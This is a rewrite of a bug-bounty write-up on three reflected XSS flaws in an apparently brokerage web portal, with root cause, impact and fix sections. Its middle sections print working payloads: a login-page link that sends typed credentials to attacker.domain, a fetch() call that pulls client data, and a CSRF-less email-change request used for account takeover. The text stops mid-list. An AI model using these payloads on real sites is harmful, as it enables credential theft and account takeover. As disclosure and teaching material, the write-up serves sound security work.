Going beyond Alert with XSS
The report describes three reflected cross-site scripting vulnerabilities where user input was inserted into JavaScript contexts without proper sanitisation. An attacker could exploit these to steal login credentials, access personal data, or change a victim's email address to take over their account.

In this post, I’m going to discuss three XSS cases that I have escalated its vulnerability to higher severity in order to assess the possible risks. As you can see in the following modals:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers three reflected XSS cases found in a web application, each of which the researcher escalated from a simple alert() into something with real consequences: credential theft, PII leakage and, in the last case, account takeover. The vulnerable URLs in the payloads use the placeholder vulnerable.domain, and the application paths suggest a brokerage-style portal with a login modal, a client notes page, a client management service and a customer profile API.
The three cases are:
- A
nextparameter on a login page that is written intolocation.href, allowing JavaScript execution in the login page itself. - A URI value reflected inside the source page and a JavaScript block, escalated with
fetch()to pull client data from an internal endpoint. - An
mfaFlowparameter reflected into the page, escalated withXMLHttpRequestto read the victim's profile, and then a CSRF-less email update endpoint used to complete an account takeover.
The researcher notes that many bug bounty programs reject XSS escalation scenarios and give no credit for them, and says he managed to increase the severity and raise the bounty.
Setup
No accounts, roles, tool versions or specific preconditions are described in the report. The work is done against a live target, with the payloads delivered as crafted links to a victim's browser. The attacker needs a server that can receive requests, which the researcher sets up and verifies before sending any malicious URL. The application uses jQuery on the pages involved in case 1, which influences the choice of exfiltration method.
Finding it
Case 1: the next parameter
The login page is presented in a modal.

The URL carries a parameter named next, which redirects the user after a successful login. The vulnerable code takes that value and places it into the location.href method.

Because the value is assigned to location.href, a simple JavaScript payload such as javascript:alert() is enough to trigger XSS.

This matters because the payload runs in the login page, where users type their username and password. The researcher explored the HTML DOM to find a way to read those fields and settled on document and the getElementById() method, catching the ids from the login form.

The expression that reads the username field is:
document.getElementById('username').value
An example malicious link using getElementById():
https://vulnerable.domain/ClientRequiredFallback.aspx?view=Login&next=/javascript:alert(document.getElementById(%27username%27).value%20%2b%20%27|%27%20%2b%20document.getElementById(%27password%27).value%20)

At this point the payload only causes a popup alert in the victim's browser; it does not yet deliver the credentials anywhere. The researcher lists the ways to send end-user input to an attacker-controlled server:
- XMLHttpRequest
- Fetch API
- Img src
$.get(jQuery)- etc
Before using any crafted URL, the researcher makes sure the receiving server can capture the request sent on behalf of the user's browser.

The capture script dumps the HTTP request, so the attacker can steal other data such as IP addresses and user agents in addition to the body. Since the target uses the jQuery library, the recommendation is to use $.get() to send the username and password field values to the attacker's server.
Final payload for case 1:
https://vulnerable.domain/ClientRequiredFallback.aspx?view=Login&next=/javascript:eval(document.location.hash.split(%22%23%22)[1])#$.get('https://attacker.domain/log/index.php?'+encodeURIComponent(document.getElementById('username').value)+'|'+encodeURIComponent(document.getElementById('password').value))
The two field values are joined with | and URL-encoded with encodeURIComponent before being appended to the attacker's URL. The researcher notes that key URL characters must be encoded first and suggests encodeURIComponent for that. As an alternative to dealing with URL encoding, the payload can be executed in base64-encoded form, a technique covered in case 2.
Case 2: reflected URI value

The researcher found a path where the URI value is reflected inside the source page and inside a JavaScript block. The vulnerable code is shown here:
The XSS payload used:
https://vulnerable.domain/brokerage/AControlServlet?Action=ClientNotes&SubAction=clientNote&FUNCTION=Navigation&USERACTION=Client%20Notes&ACCOUNT_ID=1182889xxxx%22);-alert?.(window.origin)//&ACCOUNT_TYPE=AC&INPUT_CSRF_TOKEN=
Because the account_id value is reflected inside a block, a payload like ;-alert () // is enough to trigger XSS. The researcher then moves to the escalation. Unlike case 1, there are no credentials to capture on a login page, so the next step is to explore pages and look for an endpoint that returns personal data. A sensitive path is identified:
https://vulnerable.domain/brokerage/service/clientManagement/getClients?FUNCTION=Navigation&USERACTION=Client%20List
This endpoint expects an HTTP POST request. The researcher uses fetch() to send it and return the response:
fetch('https://vulnerable.domain/brokerage/service/clientManagement/getClients?FUNCTION=Navigation&USERACTION=Client%20List', { method: 'POST', credentials: 'include', headers: { 'Content-Type': 'application/x-www-form-urlencoded', 'input_csrf_token': 17084748632633296 }, body: 'searchText=&page=1&start=0&limit=100' }).then(response => response.text())
  .then(data => alert(data));
The response text is shown in an alert.

The researcher confirms it worked in the browser's console. The next step is to craft the malicious link. The base64-encoded payload:
[redacted]
Leveraging the eval function is enough to exploit the hole:
The researcher's tip: after base64-encoding a payload, apply URL encoding to avoid parsing special characters such as +, which decodes to a space.
Case 3: mfaFlow reflection
The XSS vulnerability is here:
https://vulnerable.domain/client-token/authentication_transaction_timeout?redirect_uri=https://google.com&mfaFlow=123%3Cscript%3Ealert(origin)%3C/script%3E

The XSS vulnerability is in the mfaFlow parameter of the timeout page. The researcher notes that using XSS on this page alone is not very effective, so the application is explored further to find an endpoint or page that may contain sensitive information about the user.

The plan is to craft a malicious link that sends a request on behalf of logged-in users to their profile panel and then captures the response. The researcher uses XMLHttpRequest.

The final payload:
https://vulnerable.domain/client-token/authentication_transaction_timeout?redirect_uri=https://google.com&mfaFlow=123%3Cscript%3Eeval(atob(%[redacted]/[redacted]==%27))%3C/script%3E
Account takeover
The website has an update email feature. The image shows the request body used to update the email address:

The researcher notes there is no CSRF protection on this request. If there had been any, the plan would have been to write code to extract the CSRF token, since the XSS disables the same-origin policy. The payload to send the HTTP POST request with a JSON body:
fetch('https://vulnerable.domain/custard/pubcustard/secure/customers', { method: 'POST', credentials: 'include', headers: { 'Content-Type': 'application/json' }, body: '{"customerProfile":{"contactInformation":{"postalAddress":{"street":"5 Nathan Falls","postalCode":"47222","city":"Port Luke"},"phoneNumber":"[redacted]"},"email":"attacker@email"}}' });
If the victim visits the link, the request changes their email address to the attacker's. After that, the attacker can use the forget password functionality to take over the account.
Root cause
All three cases are reflected XSS: user-controlled values are written into the page without adequate encoding. In case 1 the next parameter is assigned to location.href, so a javascript: URL executes in the login page. In case 2 the account_id value is reflected inside a JavaScript block, so a payload that closes the surrounding syntax and comments out the rest runs. In case 3 the mfaFlow parameter is reflected into the page and a <script> tag in it executes.
The email update endpoint in case 3 has no CSRF protection, so once script runs in the origin, the attacker can change the victim's email without any token.
Impact
- Case 1: the payload runs in the login page and can read the username and password fields as the user types them, then send them to an attacker-controlled server. The attacker's capture script also receives other request data such as IP addresses and user agents.
- Case 2: the injected script can call the client management endpoint with the victim's credentials and retrieve client data, which the researcher classifies as PII leakage.
- Case 3: the injected script can read the victim's profile details and exfiltrate them, and, because the email update endpoint lacks CSRF protection, change the victim's email address and then use the forget password flow to take over the account.
The report does not give affected user counts or any other scope figures.
Fix
The report does not describe any fix that was applied. Based on the root causes, the changes needed are: encode or validate the next parameter so it cannot become a javascript: URL in location.href; encode the account_id value before it is placed inside the JavaScript block; encode the mfaFlow value before it is reflected into the page; and add CSRF protection to the customer update endpoint so a script running in the origin cannot change the email address without a token.
Variants to test
- Redirect parameters written to
location.href. Trynext,redirect,return,redirect_uriand similar parameters withjavascript:alert(document.domain). A positive result is script execution in the page that receives the parameter. - Fragment-based payload delivery. Where a parameter is filtered or truncated, put the payload after
#and evaluate it witheval(document.location.hash.split("#")[1]), as in case 1. A positive result is the fragment code running. - Values reflected inside JavaScript blocks. Try closing the surrounding syntax with
"),';,</script>and comment out the rest with//. A positive result is execution without breaking the page. - Base64 plus
